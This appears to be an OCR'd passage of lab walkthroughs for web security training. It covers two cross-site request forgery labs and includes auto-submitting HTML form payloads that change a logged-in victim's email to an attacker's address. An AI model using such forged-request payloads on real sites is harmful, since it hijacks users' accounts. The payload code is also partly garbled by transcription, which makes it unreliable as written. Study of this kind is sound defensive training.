
  2. Hit Enter. The alert box will pop up, and the lab will be marked as Solved.




Cross-site request forgery (CSRF)

Lab: CSRF where token validation depends on request method


- **Objective:** Exploit a CSRF vulnerability where the server validates CSRF tokens only for POST requests, but not for GET requests, allowing an attacker to bypass protection.
- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. Open Burp Suite and ensure your browser is configured to use Burp's proxy.
  2. In the lab, log in to account (username: wiener, password: peter).



  3. Submit the "Update email" form, and find the resulting request in HTTP Proxy history.
  4. Send the request to Burp Repeater and observe that if the value of the csrf parameter is changed then the request is rejected.




5. Use "Change request method" on the context menu to convert it into a GET request and remove the CSRF token. It is no longer verified.




6. Go to the Exploit Server provided in the lab. In the Body section, create an HTML payload that triggers the request.

```
<html>
<body>
<form action="https://0a2900af04d5261f8236b16100520022.web-security-academy.net/my-account/change-email">
<input type="hidden" name="email" value="pwned1@attacker.net" />
</form>
```

<script> document forms[0] submit(); </script>
</body>
</html>




7. Click Store to save your exploit.
8. Click View exploit to test it on yourself. Check if your email address in the lab changed to pwned1@attacker.net.
9. Once confirmed, click Deliver exploit to victim.




Lab: CSRF vulnerability with no defenses


- **Objective:** Exploit a CSRF vulnerability in an application that has no defenses (no tokens, no SameSite cookies, no referer/origin checks), allowing an attacker to perform unauthorized actions on behalf of a logged-in user.
- **Tools Used**: Browser (Chrome)
- **Steps taken**:
  1. Open Burp Suite and ensure your browser is configured to use Burp's proxy.
  2. In the lab, log in to account (username: wiener, password: peter).




  3. Submit the "Update email" form,



4. Go to the Exploit Server provided in the lab. In the Body section, create an HTML payload that triggers the POST request.
   <html>
   <body>
   <form action="https:// 0a78008c0351555e800968b500660076.web-security-academy.net/my-account/change-email" method=”POST”>
   <input type="hidden" name="email" value="pwned1@evil-user.net" />
   </form>
   <script> document forms[0] submit(); </script>
   </body>
   </html>




5. Click Store to save your exploit.
6. Click View exploit to test it on yourself. Check if your email address in the lab changed to pwned1@evil-user.net.
7. Once confirmed, click Deliver exploit to victim.

